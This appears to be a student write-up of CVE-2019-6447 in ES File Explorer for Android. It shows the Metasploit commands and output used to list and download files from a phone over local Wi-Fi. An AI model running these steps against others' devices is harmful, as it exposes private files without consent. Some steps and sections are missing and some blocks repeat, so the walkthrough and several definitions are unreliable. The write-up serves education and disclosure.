

CVE-2019-6447

Android Vulnerability in ES File Explorer

TANMAY TYAGI

University of Delhi

tanmay.tyagi8@gmail.com

I. INTRODUCTION

This Research paper will shed light on manual exploitation of ES File explorer vulnerability. This works on version v4.1.9.7.4. Allows the attackers on the same network to execute applications, read files and sensitive personal data. The application leaves TCP port 59777 open during runtime and responds to counterfeit requests over http. We will perform this in a virtual environment with proof of concept to get better understanding.

II. KEY TERMS

ES File Explorer, TCP ports, Metasploit Framework, CVE-2019-6447, Local Wifi network , HTTP requests/response

III. DEFINITIONS

[1] ES File Explorer

A file manager by a subsidiary of DO global i.e. ES Global. It is the most popular file manager on Android with over 100 million + installations. The Play Store removed it for click fraud.

[2] TCP ports

A port is a communication endpoint. It's not physical but a logical construct. Identifies type of network services. Now, a TCP port is a unique number assigned to certain applications or services. There are 65535 ports in the tcp/ip model. In our application i.e. ES file explorer, it uses port 59777.

[3] Metasploit Framework

It is owned by rapid7 which is a Boston, Massachusetts-based security company. It's a ruby based Open source framework which is a penetration testing aid. Used by DevSecOps Pros, white hat hackers.

MODULES:

- a. Exploits - Tool used to take advantage or exploit the system vulnerabilities.
- b. Payloads - Sets of malicious code that runs remotely.
- c. Auxiliary Function - Supplementary tools and commands. Include port scanners, fuzzers, sniffers.
- d. Encoders - Convert code or information.
- e. Listeners - To gain access this malicious software hides itself.
- f. Shellcode - It activates itself inside the target, at once.
- g. Post-exploitation code - After gaining access we attempt to extend and elevate that access, using post exploitation scripts.
- h. NOPS - Prevents the payload from crashing

[4] CVE-2019-6447

BASE SCORE - 8.1 HIGH

Current Description at NIST : The ES File Explorer File Manager application through 4.1.9.7.4 for Android allows remote attackers to read arbitrary files or execute applications via TCP port 59777 requests on the local Wi-Fi network. This TCP port remains open after the ES application has been launched once, and responds to unauthenticated application/json data over HTTP.

[5] Local Wifi Network

This works only if the attacker is on the same network as you are. Scenarios can be like at an airport using the open wifi without VPN, open wifi on coffee shops, restaurants, hotels. The attacker can easily scan the IPs on the network and attack at an open service.

[6] HTTP requests/response

There are two types of messages: Requests sent by clients and responses by the server. In HTTP messages the textual information is encoded in ascii. In earlier versions like HTTP/1.1 messages were sent across the connection openly. In latest versions, HTTP/2.0, the human readable message is divided into HTTP frames providing many performance improvements.

There are 4 main features :

- a. Request Multiplexing - Multiple requests can be sent parallely.
- b. Binary protocol - The headers are sent in binary form so the computer understands faster than before.
- c. Header compression - It uses a more advanced method of header compression called HPACK, which eliminates redundant information in http header packets.
- d. Server Push - If a client asks for a resource x and the server knows that x is related to y then it automatically pushes y with the x response to the client. This saves time.

Affected version :-

ES explorer = V4.1.9.7.4

Unaffected versions :-

ES explorer = V4.2.4.3.2

ES explorer < V4.1.9.7.4 < ES explorer

Advisories/Solution/Mitigation -

ES explorer released many patched versions after the bug/vulnerability was reported in late 2019. Users are advised to upgrade to the latest version.

[3] I ran use [exploit_name]. I got the name from the previous command. Then I ran, show options to check if any options are required before running.

```
msf6 > use auxiliary/scanner/http/es_file_explorer_open_port
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

  Name      Current Setting  Required  Description
  ---      -
  ACTIONITEM  no               no        If an app or filename if required by the action
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     no               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      59777            yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  THREADS    1                yes       The number of concurrent threads (max one per host)
  VHOST      no               no        HTTP server virtual host


Auxiliary action:

  Name      Description
  ---      -
  GETDEVICEINFO  Get device info

msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
```

[4] So as we can see RPORT is already set to 59777, we need to set RHOST though. Now we need to run set RHOST <IPADDRESS>, which in this case is my phone's ip. So firstly I checked it (it was 192.168.1.36) and then ran the command.

Also the es file app has to run this whole time and should be on the same wifi. (I attached a screenshot of it too) After that I ran "RUN" and could see the details of my mobile.



```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set RHOST 192.168.1.36
RHOST => 192.168.1.36
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[*] 192.168.1.36:59777 - Name: RMX1921
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
```

[5] Now run show actions to check available actions we can perform on the device. Now from these I wanted to access the audio files. So ran set action LISTAUDIOS.

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

Name           Description
-----
APPLAUNCH      Launch an app. ACTIONITEM required.
GETDEVICEINFO  Get device info
GETFILE        Get a file from the device. ACTIONITEM required.
LISTAPPS       List all the apps installed
LISTAPPSALL    List all the apps installed
LISTAPPSPHONE  List all the phone apps installed
LISTAPPSSDCARD List all the apk files stored on the sdcard
LISTAPPSSYSTEM List all the system apps installed
LISTAUDIOS     List all the audio files
LISTFILES      List all the files on the sdcard
LISTPICTURES  List all the pictures
LISTVIDEOS     List all the videos


msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action LISTAUDIOS
action => LISTAUDIOS
msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
```

[6] Now we are all set. Give 'RUN' command. See !! We got all the audio files that were on my phone.

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[*] Error: 192.168.1.36: JSON::ParserError 435: unexpected token at '{"name":"Kygo, Selena Gomez - It Ain't Me.mp3", "time":"10/14/17 09:54:28 PM", "location":"/storage/0000-0000/old songs and stuff/Kygo, Selena Gomez - It Ain't Me.mp3", "duration":221520, "size":"6.88 MB (7,213,957 Bytes)"}',
{"name":"bruno-mars-it-will-rain.mp3", "time":"3/27/15 06:00:40 PM", "location":"/storage/0000-0000/best songs/bruno-mars-it-will-rain.mp3", "duration":257915, "size":"3.94 MB (4,127,662 Bytes)"},
{"name":"Fabolous_-_It_s_My_Time2.mp3", "time":"3/15/13 12:56:34 AM", "location":"/storage/0000-0000/best songs/Fabolous_-_It_s_My_Time2.mp3", "duration":244173, "size":"4.66 MB (4,885,596 Bytes)"},
{"name":"It's realme.mp3", "time":"1/1/19 10:30:56 AM", "location":"/storage/emulated/0/Music/It's realme.mp3", "duration":80597, "size":"1.94 MB (2,029,184 Bytes)"},
{"name":"Izhaar-(Mr-Jatt.com).mp3", "time":"10/14/17 09:54:28 PM", "location":"/storage/0000-0000/old songs and stuff/Izhaar-(Mr-Jatt.com).mp3", "duration":272091, "size":"10.58 MB (11,091,549 Bytes)"},
{"name":"AUD-20180127-WA0013.mp3", "time":"10/19/19 05:17:56 PM", "location":"/storage/emulated/0/WhatsApp/Media/WhatsApp Audio/AUD-20180127-WA0013.mp3", "duration":299471, "size":"11.49 MB (12,052,007 Bytes)"},
{"name":"Jack sparrow remix .mp3", "time":"10/17/20 07:06:12 PM", "location":"/storage/emulated/0/Ringtones/zedge/3adcf00a-7350-4120-8f7a-71
```

[7] Now we can download any file. Need to use GETFILE action with command set action GETFILE and also have to check the options before running.



```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action => GETFILE
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):



| Name       | Current Setting | Required | Description                                                                        |
|------------|-----------------|----------|------------------------------------------------------------------------------------|
| ACTIONITEM |                 | no       | If an app or filename if required by the action                                    |
| Proxies    |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                       |
| RHOSTS     | 192.168.1.36    | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT      | 59777           | yes      | The target port (TCP)                                                              |
| SSL        | false           | no       | Negotiate SSL/TLS for outgoing connections                                         |
| THREADS    | 1               | yes      | The number of concurrent threads (max one per host)                                |
| VHOST      |                 | no       | HTTP server virtual host                                                           |



Auxiliary action:



| Name    | Description                                      |
|---------|--------------------------------------------------|
| GETFILE | Get a file from the device. ACTIONITEM required. |




msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
```

[8] Now as we can see we need to use ACTIONITEM. SO run set ACTIONITEM <location of file you want to download>.

Then simply type 'run' command.


And see! the file gets downloaded in our pc.



```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/0000-0000/best songs/Yaar-Bathere.mp3
ACTIONITEM => /storage/0000-0000/best songs/Yaar-Bathere.mp3
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.1.36:59777 - /storage/0000-0000/best songs/Yaar-Bathere.mp3 saved to /home/tanmay/.msf4/loot/202103032707_default_192.168.1.36_getFile_529685.mp3
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
```

[9] Now let's copy the location where it has been downloaded and check out the file after exiting from msfconsole.



```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/0000-0000/best songs/Yaar-Bathere.mp3
ACTIONITEM => /storage/0000-0000/best songs/Yaar-Bathere.mp3
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.1.36:59777 - /storage/0000-0000/best songs/Yaar-Bathere.mp3 saved to /home/tanmay/.msf4/loot/202103032707_default_192.168.1.36_getFile_529685.mp3
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
```

Here I changed the directory where the file was downloaded

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/0000-0000/best songs/Yaar-Bathere.mp3
ACTIONITEM => /storage/0000-0000/best songs/Yaar-Bathere.mp3
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[*] 192.168.1.36:59777 - /storage/0000-0000/best songs/Yaar-Bathere.mp3 saved to /home/tanmay/.msf4/loot/20210303032707_default_192.168.1.36_getFile_529685.mp3
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exit

(tanmay@kali)~$ cd /home/tanmay/.msf4/loot
(tanmay@kali)~/.msf4/loot$
```

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > exit

(tanmay@kali)~$ cd /home/tanmay/.msf4/loot
(tanmay@kali)~/.msf4/loot$ ls
20210303032356_default_192.168.1.36_getDeviceInfo.js_669127.bin 20210303032707_default_192.168.1.36_getFile_529685.mp3
20210303032456_default_192.168.1.36_listAudio.json_884232.bin

(tanmay@kali)~/.msf4/loot$
```

As you can see in the above screenshot, I got a user's personal audio file without the user's permission or knowledge.

Now this was just an audio file, you can access anything like videos, files and moreover you can launch an app remotely.

VI. REFERENCES

[JAVAPPOINT.COM](#) : TCP-PORT
[WIKIPEDIA.ORG](#): ES_FILE_EXPLORER
[VARONIS.COM](#) : WHAT_IS_METASPLOIT
[OFFENSIVESECURITY.COM](#) : METASPLOIT_MODULES
[SCIENCEDIRECT.COM](#) : POST_EXPLOITATION
[NVD.NIST.GOV](#) : CVE-2019-6447
[DEVELOPER.MOZILLA.ORG](#) : HTTP
[CLOUDFARE.COM](#) : PERFORMANCE_HTTP2.0